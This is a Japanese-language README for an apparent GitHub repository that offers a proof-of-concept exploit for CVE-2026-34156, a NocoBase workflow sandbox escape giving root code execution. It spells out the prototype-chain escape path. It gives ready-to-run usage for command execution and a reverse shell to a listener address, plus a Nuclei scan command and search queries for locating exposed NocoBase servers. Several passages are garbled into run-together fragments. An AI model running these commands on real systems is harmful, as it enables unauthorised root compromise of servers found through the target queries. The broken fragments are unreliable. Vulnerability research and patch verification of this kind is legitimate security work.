 ashrafzaryouh/cve-2026-34156
CVE-2026-34156(NocoBaseのワークフローサンドボックスエスケープにより、未認証のリモートコード実行をroot権限で可能にする脆弱性)のPoCエクスプロイトとNucleiテンプレート。




NocoBase における未認証 / 低権限 → root リモートコード実行
CVE-2026-34156 は、NocoBase(オープンソースのノーコード/ローコードプラットフォーム)における重大なサンドボックスエスケープ脆弱性です。
ワークフロースクリプトノードを作成または実行できる攻撃者(低権限であっても)は、Node.js の vm サンドボックスを脱出し、コンテナ内でroot として完全なリモートコード実行を達成できます。
@nocobase/plugin-workflow-javascript(スクリプトノード)console._stdout.constructor.constructor を介したサンドボックスエスケープuid=0)としてのリモートコード実行fs)サンドボックスに渡される console オブジェクトはホストレルム由来のものであり、攻撃者がプロトタイプチェーンを辿って実際の Function コンストラクタ → process.mainModule.require にアクセスできるようになります。
# 単純なコマンド実行
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# リバースシェル
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
リポジトリに含まれるもの: 完全な PoC スクリプト、Nuclei テンプレート、安全なチェッカー。
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm)を使用してください。
このリポジトリは教育および許可されたセキュリティ研究目的のみを対象としています。
所有しているシステム、または明示的な書面による許可を得てテストするシステムでのみ使用してください。
無許可の悪用は違法です。
セキュリティコミュニティへの ❤️ を込めて
安全に。素早くパッチを。






